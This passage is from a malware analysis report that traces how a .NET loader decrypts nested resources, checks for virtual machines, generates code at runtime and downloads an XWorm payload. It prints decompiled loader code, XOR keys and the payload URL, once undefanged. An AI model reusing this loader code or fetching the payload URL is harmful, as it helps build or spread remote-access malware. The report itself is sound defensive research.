


Figure 33. Loading the Decrypted LJce Assembly into Memory.

After the decryption process is completed, the resulting binary data is stored in the `array3` buffer. The malware then loads this byte array directly into the .NET runtime using the following statement:

```
Assembly.Load(array3)
```

The MZ magic header (4D 5A) is detected, confirming that the resulting object is a valid Portable Executable (PE) file. Since the assembly is executed directly from memory, no additional executable file is written to disk.




Figure 34. Resources Found Within the Decrypted Assembly.

Dumping the contents of `array3` reveals another .NET assembly containing multiple embedded resources. Examination of the assembly's **Resources** section confirms that the resource names obtained during the previous stage are also present here. Among them, the `zesw` and `nPuY` resources remain encrypted and require additional processing before they can be executed.

This indicates that the malware uses multiple nested resource layers, each independently protected, to complicate the reverse engineering process.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Çözülmüş metin
00000000	30	00	8A	04	15	A5	3A	62	52	57	B2	01	42	B5	4A	44	0.Ş..Ş:bRW*.BuJD
00000010	81	97	CB	4B	14	78	FF	F2	A1	0D	A9	11	9A	F8	D1	B5	.-EK.xÿò;.©.şöÑu
00000020	A1	79	2A	2E	94	21	F2	0C	53	02	06	0A	74	D0	2E	4E	iy*."!ò.S...tĞ.N
00000030	37	5C	10	81	68	7C	C6	7C	51	17	61	F6	32	7B	87	49	7\..h Æ Q.aö2{#I
00000040	46	99	B7	E0	E4	B0	E2	13	20	98	CB	C7	36	CC	03	63	F..ää°â. "EÇ6İ.c
00000050	24	38	DA	FC	22	93	BA	33	7C	4C	56	49	67	E4	08	CF	\$8Üü""°3 LVİgä.İ
00000060	49	0E	CA	02	89	11	56	99	97	C8	E4	22	22	06	28	A5	I.Ê.%.V"-Eä"".(¥

Figure 35. Protected Contents of the `zesw` and `nPuY` Resources.

Both embedded resources implement a multi-stage protection mechanism. First, the resource data is protected by an XOR-based obfuscation layer. Once this layer is removed, the malware obtains the encrypted payload along with its cryptographic metadata.

Depending on the configuration values obtained at runtime, one of the following symmetric encryption algorithms may be used:

- AES
- DES
- TripleDES
- RC2

The XOR key is reused as the **Initialization Vector (IV)**, while the derived cryptographic key is applied during the decryption process in CBC mode. After the decryption process is successfully completed, **PKCS#7 padding** is removed. If the resulting data is also compressed, the malware performs **DEFLATE/zlib** decompression to recover the original assembly.





Figure 36. Searching for the `zesw` Resource.

The malware searches the `Class241.string_0` array for a resource whose name matches `zesw`. The comparison is performed in a **case-insensitive** manner. Once a match is found, the corresponding assembly object (`Class241.assembly_0`) is returned.

This search mechanism allows the malware to dynamically locate and execute embedded assemblies without relying on fixed resource offsets.



```


5
6 // Token: 0x02000457 RID: 1111
7 internal class Class255
8 {
9     // Token: 0x06002B90 RID: 11152 RVA: 0x001F42A0 File Offset: 0x001F24A0
10    public static Stream smethod_0(Stream stream_0)
11    {
12        BinaryReader binaryReader = new BinaryReader(stream_0);
13        int num = (int)binaryReader.ReadUInt16();
14        byte[] array = new byte[num];
15        binaryReader.Read(array, 0, num);
16        int num2 = (int)binaryReader.ReadByte();
17        byte[] array2 = new byte[num2];
18        binaryReader.Read(array2, 0, array2.Length);
19        for (int i = 0; i < num; i++)
20        {
21            array[i] ^= array2[i % num2];
22        }
23        byte b = 0;
24        SymmetricAlgorithm symmetricAlgorithm = null;
25        using (BinaryReader binaryReader2 = new BinaryReader(new MemoryStream(array, false)))
26    {

```

Figure 37. Removing the XOR-Based Obfuscation Layer from the `zesw` Resource.

Similar to the process described in **Figure 27**, the malware first removes the XOR-based obfuscation layer protecting the `zesw` resource.

The encrypted bytes are processed using the previously recovered XOR key, resulting in decrypted binary data stored in `array3`. This byte array represents the next assembly to be decrypted, decompressed, and executed during subsequent stages.



```

4 // Token: 0x02000452 RID: 1100
5 internal sealed class Class250
6 {
7     // Token: 0x06002B6E RID: 11118 RVA: 0x001F37E0 File Offset: 0x001F19E0
8     public static void smethod_0(Stream stream_0, Stream stream_1)
9     {
10        byte[] array = new byte[81920];
11        Class250.Class251 @class = new Class250.Class251(stream_0);
12        for (;;)
13        {
14            int num = @class.method_0(array, 0, array.Length);
15            if (num <= 0)
16            {
17                break;
18            }
19            stream_1.Write(array, 0, num);
20        }
21    }
22 }
23 // Token: 0x02000453 RID: 1107

```

Figure 38. Deflate Decompression Routine.

Following the cryptographic decryption process, the malware determines that the resulting payload is compressed.

The `smethod_0()` routine performs **DEFLATE decompression** by reading the compressed data from `stream_0` and writing the decompressed output into `stream_1`.

An **80 KB** working buffer is allocated to process the stream in chunks. The `Class251` helper class implements the **DEFLATE decoder** compatible with the zlib format.

This streaming approach reduces memory consumption while reconstructing the original payload entirely in memory.

```
Class245 x
1 using System;
2
3 // Token: 0x0200044B RID: 1099
4 internal sealed class Class245
5 {
6     // Token: 0x060002B53 RID: 11091 RVA: 0x001F2B0C File Offset: 0x001F0D0C
7     static Class245()
8     {
9         Class245.int_0[0] = 16;
10        Class245.int_0[1] = 17;
11        Class245.int_0[2] = 18;
12        Class245.int_0[4] = 8;
13        Class245.int_0[5] = 7;
14        Class245.int_0[6] = 9;
15        Class245.int_0[7] = 6;
```

Figure 39. Huffman Decoding Used During Deflate Decompression.

During the final decompression stage, the original data is reconstructed using the **Huffman coding** mechanism employed by the DEFLATE algorithm. **Canonical Huffman tables** are dynamically generated from the compressed data stream, enabling the correct decoding of both static and dynamic Huffman blocks.

Once the decompression process is complete, the resulting payload is written into `stream_1` and becomes available for the malware's next execution stage. This completes the entire unpacking process applied to the protected embedded resources.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Çözümle mezin
00000000 0C 6E 7A 6A 45 70 65 47 6E 4D 44 51 6F 11 4D 6F [nzjEpeGnMDQo.Mi
00000010 63 72 6F 73 6F 66 74 20 48 79 70 65 72 2D 56 0E crosoft Hyper-V.
00000020 4F 45 4D 53 74 72 69 6E 67 41 72 72 61 79 55 7B OEMStringArrayU{
00000030 7B 20 41 20 3D 20 7B 30 7D 2C 20 42 20 3D 20 7B { A = {0}, B = {
00000040 31 7D 2C 20 43 20 3D 20 7B 32 7D 2C 20 44 20 3D 1}, C = {2}, D =
00000050 20 7B 33 7D 2C 20 45 20 3D 20 7B 34 7D 2C 20 46 {3}, E = {4}, F
00000060 20 3D 20 7B 35 7D 2C 20 47 20 3D 20 7B 36 7D 2C = {5}, G = {6},
00000070 20 48 20 3D 20 7B 37 7D 2C 20 49 20 3D 20 7B 38 H = {7}, I = {8
00000080 7D 20 7D 7D 04 71 65 6D 75 3E 2D 2D 2D 2D 2D 2D } }}.qemu>-----
00000090 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D -----
000000A0 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D -----
000000B0 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D -----
000000C0 2D 2D 2D 2D 2D 2D 2D 2D 13 42 69 6F 73 43 68 6E -----BiosCha
000000D0 72 61 63 74 65 72 69 73 74 69 63 73 07 76 69 72 racteristics.vir
000000E0 74 75 61 6C 16 7B 7B 20 41 20 3D 20 7B 30 7D 2C tual.{ { A = {0},
000000F0 20 42 20 3D 20 7B 31 7D 20 7D 7D 07 43 61 70 7A B = {1} }}.Capt
00000100 69 6F 6E 31 7B 7B 20 41 20 3D 20 7B 30 7D 2C 2A ionl({ A = {0},
00000110 42 20 3D 20 7B 31 7D 2C 20 43 20 3D 20 7B 32 7D B = {1}, C = {2}
00000120 2C 20 44 20 3D 20 7B 33 7D 2C 20 45 20 3D 20 7B , D = {3}, E = {
00000130 34 7D 20 7D 7D 04 51 45 4D 55 1F 7B 7B 20 41 2A 4} }}.QEMU.{ { A
00000140 3D 20 7B 30 7D 2C 20 42 20 3D 20 7B 31 7D 2C 2A = {0}, B = {1},
```

Figure 40. Contents of the Decrypted `zesw` Resource.

After the decryption process, the `zesw` resource reveals numerous strings associated with the Windows **Task Scheduler** infrastructure. These strings define task configurations, scheduling triggers, execution conditions, COM interfaces, PowerShell execution, and other runtime configuration data.

In addition to scheduling-related information, the resource also contains numerous indicators used for **virtual machine detection**. These include references to BIOS information, motherboard identifiers, storage devices, system drivers, and virtualization platforms.

Examples obtained during the analysis are shown in the table below:

Virtualization Indicators	Task Scheduler Components
VMware	powershell.exe

Virtualization Indicators	Task Scheduler Components
VirtualBox	TaskService
QEMU	ScheduleByWeek
Hyper-V	ScheduleByDay
Win32_ComputerSystem	CalendarTrigger
Win32_BIOS	RunComHandlerAction

Table 1. Virtual machine detection and task scheduling strings obtained from the `zesw` resource.

The presence of these strings indicates that the malware performs **environmental awareness** checks before continuing execution. This allows the malware to alter its behavior when executed in virtualized analysis environments.




Figure 41. Base64 Decoding Followed by Multi-Key XOR Decryption.

During the next execution stage, the malware decodes a Base64-encoded byte array and then applies a custom XOR decryption routine. Instead of using a single XOR key, a different key is applied to each byte based on the remainder of the byte index divided by six. The key sequence used is as follows:

123, 205, 178, 13, 193, 164

This multi-key XOR implementation provides a lightweight obfuscation layer used to conceal important runtime strings and make static reverse engineering analysis more difficult.

The following strings were obtained as a result of the decryption process:

Extracted Strings
System.Reflection.Assembly
GetEntryAssembly
GetTypeFromHandle
GetCurrentDomain
get_FullName

Extracted Strings
get_Name
get_Position
get_Length
ReadString
SetData
IndexOf
Add
AssemblyServer
SimpleAssemblyExplorer
babelvm
smoketest
7445

Table 2. Strings obtained as a result of the Base64/XOR decoding routine.

These strings clearly indicate the use of **reflection-based assembly loading**, runtime stream manipulation, and **in-memory execution** techniques.




Figure 42. Runtime Resolution of Methods Used for Dynamic Code Generation.

The decrypted byte array is interpreted as a UTF-8 string and split using the **semicolon (;)** delimiter. As a result of this process, the `array2` string array is created.

The resulting values are then used to dynamically resolve .NET types and methods through `Type.GetType()` and `GetMethod()`. Using `TypeBuilder` and `MethodBuilder`, a dynamic method whose entire structure is created at runtime is prepared.

Instead of storing API names directly as static values within the code, storing them as encrypted strings significantly reduces the malware's static detection surface while also making reverse engineering analysis more difficult.

```
int num = int.Parse(array2[13]);
ilgenerator.Emit(OpCodes.Ldc_I4, num);
ilgenerator.Emit(OpCodes.Stloc_0);
ilgenerator.Emit(OpCodes.Call, method);
ilgenerator.Emit(OpCodes.Stloc_1);
ilgenerator.Emit(OpCodes.Ldloc_1);
ilgenerator.Emit(OpCodes.Brfalse_S, label);
ilgenerator.Emit(OpCodes.Ldloc_1);
ilgenerator.Emit(OpCodes.Callvirt, method2);
ilgenerator.Emit(OpCodes.Stloc_S, 6);
ilgenerator.Emit(OpCodes.Ldloc_S, 6);
ilgenerator.Emit(OpCodes.Ldstr, array2[14]);
ilgenerator.Emit(OpCodes.Ldc_I4_5);
ilgenerator.Emit(OpCodes.Callvirt, method3);
ilgenerator.Emit(OpCodes.Ldc_I4_M1);
ilgenerator.Emit(OpCodes.Bne_Un_S, label2);
ilgenerator.Emit(OpCodes.Ldloc_S, 6);
ilgenerator.Emit(OpCodes.Ldstr, array2[15]);
ilgenerator.Emit(OpCodes.Ldc_I4_5);
ilgenerator.Emit(OpCodes.Callvirt, method3);
ilgenerator.Emit(OpCodes.Ldc_I4_M1);
ilgenerator.Emit(OpCodes.Bne_Un_S, label2);
ilgenerator.Emit(OpCodes.Ldloc_S, 6);
ilgenerator.Emit(OpCodes.Ldstr, array2[16]);
ilgenerator.Emit(OpCodes.Ldc_I4_5);
ilgenerator.Emit(OpCodes.Callvirt, method3);
ilgenerator.Emit(OpCodes.Ldc_I4_M1);
ilgenerator.Emit(OpCodes.Bne_Un_S, label2);
ilgenerator.Emit(OpCodes.Ldloc_S, 6);
ilgenerator.Emit(OpCodes.Ldstr, array2[17]);
ilgenerator.Emit(OpCodes.Ldc_I4_5);
ilgenerator.Emit(OpCodes.Callvirt, method3);
ilgenerator.Emit(OpCodes.Ldc_I4_M1);
```


Figure 43. Runtime Generation of IL Code Using Reflection.Emit.

After dynamically resolving .NET types and methods, the malware uses **Reflection.Emit** to create an entirely new method.

An **ILGenerator** object is obtained through **MethodBuilder**, allowing Intermediate Language (IL) instructions to be generated directly in memory. The generated method performs various operations during runtime, including:

- Allocation of local variables
- Conditional branching
- Stream processing
- Initialization of BinaryReader
- Creation of Hashtable
- Arithmetic and bitwise operations
- Storing runtime data within the current AppDomain

Instead of placing executable logic directly within the assembly, the malware reconstructs the required functionality during execution. This approach significantly increases its resistance to static analysis.



```

278
279 Delegate829.smethod_0((SecurityProtocolType)Class239.smethod_0(131));
280 WebClient webClient = Delegate830.smethod_0();
281 Delegate831.smethod_0(webClient, Delegate284.smethod_0());
282 string text6 = Delegate832.smethod_0(QBxtX);
283 byte[] array3 = Delegate833.smethod_0(text6);
284 string text7 = Delegate287.smethod_0(Delegate284.smethod_0(), array3);
285 string text8 = Delegate834.smethod_0(webClient, text7);
286 text8 = Delegate832.smethod_0(text8);
287 byte[] array4 = new byte[Delegate319.smethod_0(text8) / Class239.smethod_0(4)];
288 for (int i = Class239.smethod_0(0); i < array4.Length; i += Class239.smethod_0(1))
289 {
290     array4[i] = Delegate835.smethod_0(Delegate558.smethod_0(text8, i * Class239.sme

```

Name	Value
Delegate287.Invoke returned	"http://paste.ee/d/lxCmxz4x/0"
QBxtX	"==AMvgHN6hXbDhHbvQ2LIVmLIR3chB3LvoDc0RHa"
startupreg	

Figure 44. Obtaining the New Payload URL.

The malware then configures the .NET networking stack to use **TLS** in preparation for network communication. A **WebClient** object is created, followed by the initialization of HTTP headers.

The **QBxtX** parameter previously provided to the **VAI** method is decrypted by reversing the Base64-encoded string. The resulting plaintext is converted into the final download URL used to retrieve the next malware stage.




Figure 45. XWorm Payload Retrieved from the Relevant URL.

The decrypted URL points to a payload hosted at the following address:

```
hxxps[:]//paste[.]ee/d/lxCmxz4v/0
```

The downloaded content consists of a hexadecimal representation of a Portable Executable (PE) image prepared to be loaded into memory. To evade signature-based detection, the malware intentionally replaces the standard MZ (4D 5A) DOS header with the reversed byte sequence 5A 4D.




Figure 46. Retrieval and Decoding of the XWorm Payload.

After the remote payload is downloaded, the malware processes the hexadecimal data through several helper functions with various obfuscation techniques applied. The retrieved data (`text8`) is parsed and reconstructed into the `array4` byte array, which represents the decoded payload.

